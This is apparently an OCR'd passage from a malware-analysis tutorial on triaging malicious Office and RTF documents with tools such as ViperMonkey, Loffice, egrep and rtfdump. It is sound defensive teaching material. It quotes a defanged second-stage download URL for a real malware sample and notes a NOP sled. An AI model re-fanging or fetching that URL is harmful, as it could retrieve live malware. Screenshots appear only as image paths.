
The *maldoc* directory contains three OLE files. As you can see in the above mraptor output, two files are detected as malicious, and *test.doc* does not contain any macro.

ViperMonkey


ViperMonkey is "a VBA Emulation engine written in Python, designed to analyse and deobfuscate malicious VBA Macros contained in Microsoft Office files."[2]

As you can see in the ViperMonkey output (second screenshot), the IOCs found during the analysis are displayed in a table at the end of the analysis. It is a great tool to emulate the actions of the VBA macro(s) however, it does not work with every malicious document.

- **`vmonkey maldoc1.doc`**
  - **`-p`** - creates a log file



[2] https://github.com/decalage2/ViperMonkey



LOffice

Loffice (Lazy Office Analyser) is a script that utilises WinAppDbg to extract URL, VBA script, and JavaScript from OLE files. Loffice uses various exit-modes which determine if execution is to be aborted:[3]

- url: exit when the first URL is found
- proc: exit if a new process is to be created
- thread : before resuming a suspended thread (RunPE style)
- none: do not interrupt execution, URL and file information will still be printed.

WARNING: use loffice only in a safe malware analysis environment (e.g., properly configured Windows Flare VM) because depending on the chosen exit-modes, the system can be compromised. Before performing this analysis, I recommend reading the *Dynamic Malware Analysis*.

To use loffice, the correct parameters have to be selected.

- **python loffice.py type_file exit-on path_to_file -p path_to_office**
  - type of file - to analyse: word, excel, power, script
  - exit-on - url, proc, thread, none
  - path_to_type_file - C:\ Program Files\Microsft Office\root\Office15

[3] https://github.com/tehsyntx/loffice

Microsoft Office Open XML File

Microsoft Office Open XML (OOXML) document is the new Microsoft Word document format introduced in 2007. Docx file is a collection of XML files (metadata files and documents) contained in a zipped archive.

The below sample is used to illustrate the next steps:


- SHA256: efe907b594cf491d0c8f013560d87baf1bea20ac3bfa7bb35d6a51b83b4ee357

Example 1


Unzip

OOXML documents are zip file containers that contain data. By unzipping the OOXML file, data in the document can be analysed.

- **`unzip maldocx.docx`**




The structure of the zipped file can be viewed using the **`tree`** command.



egrep

The potentially malicious content can be identified by manually reviewing the content of the XML files. I created a regex that permits the identification of malicious encoded or not URL, IP, command lines, etc.


- **egrep -r -i -n Regex ***



The above screen displays the URL that downloads the second stage of the malware.

For the demonstration, the content of *webSettings.xml.rels* was outputted and displays the same result.

- **cat webSettings.xml.rels**



Example 2

The below sample is used to illustrate the next steps:

- SHA256: 6ae5583ec767b7ed16aaa45068a1239a827a6dae95387d5d147c58c7c5f71457

Unzip


The ppsx file is unzipped.

- **`unzip SCAN.ppsx`**

egrep


The regex is run to identify IOCs.

- **`egrep -r -i -n Regex *`**



An encoded hexadecimal string was detected.

Using for example CyberChef the encoded hexadecimal strings can be decoded.



Olevba

Olevba can also be used to analyse Microsoft Office OpenXML (cf. Olevba in the Microsoft Office OLE section).

Rich Text Format - RTF

Rich Text Format (RTF) is a file format developed by Microsoft to standardize data transfer between different word processing software and operating systems.

RTF files do not contain macros like office documents however, they can contain linked and embedded objects. The data relating to this embedded object is stored in a hexadecimal format in “objdata” RTF sub-destination.

Example 1


The below sample is used to illustrate the next steps:

- SHA256: fe201e51084b54a1a855ea4e765448d305157064824e026249d6b8d7326f1b73


Rtfobj

rtfobj is a script that automatically extracts embedded objects from rtf files.

- **`rtfobj malrft.rtf`**



The output displays that an executable file (md5: f0d0d4c366af9455329497ae33b8c52d) is embedded in the rtf file. By submitting the hash value on VirusTotal, it can be determined that the object is known as malicious.



The object can be extracted with the following command:

- **`rtfobj -s 0 malrft.rtf`**
  - **`-s`** - to save a specific object.


It is important to know that rtfobj does not work for every malicious file, this is why it is important to be able to manually extract embedded objects. With rtfdump, I will demonstrate how we can extract the same executable manually.

Rtfdump

Rtfdump (Didier Stevens) is a script that helps to identify and extract objects embedded in RTF files.


Rftdump permits to dump all items from the rtf files.

- **rtfdump.py malrtf.rtf**



There are 299 items in the above output. It is possible to filter out for the items that contain an object using **-f O**

- **rtfdump.py -f O malrtf.rtf**



This rtf file contains two objects (“O”)

- “l=444804” is the number of characters in the object
- “h=441288” is the number of hexadecimal characters in the object


NB: having a “l” value significantly higher than the “h” value can be a sign of obfuscation.

Item 207 contains some data “\objdata”. It is possible to dump and decode the content of the data with the below command:

- **rtfdump.py -s 207 -H -d malrft.rtf >malrtf207.bin**

The content of the dump file “malrtf207.bin” can be checked with the **strings** command.

- **`strings malrtf207.bin | more`**




The binfile can be manually decoded to determine the actions and identify IOCs. If it is too hard to deobfuscate, the file can be analysed using dynamic malware analysis.

Example 2

The below sample is used to illustrate the next steps:

- SHA256: 5627020b060387afb16f9d2de2b3bbd6ea870fe91d5658caabca8209227ad5f1


- **`rtfdump.py malrtf2.rtf`**



There are more than 22'000 items. It is a clear sign of obfuscation.

The below command can be used to filter out the items with embedded objects.


- **`rtfdump.py -f O malrtf2.rtf`**



Additional information can be extracted for object 166

- **`rtfdump.py -s 166 -Hi malrtf2.rtf`**

- **`rtfdump.py -s 166 -H -c "0x33:0xe00" malrtf2.rtf`**




The output of this command is interesting.

- In red, a URL is present “hXXp://subdomfreeforyou[.]com/gntle/beta.exe“
- In green, before the URL, there are lots of bytes, but interesting words can be identified: “Load”, “URL” and “Exit”.
- Before, highlighted in orange, a no-operation (a NOP-sled) sequence is present (\x90), which is a good indicator of an exploit for a shellcode.

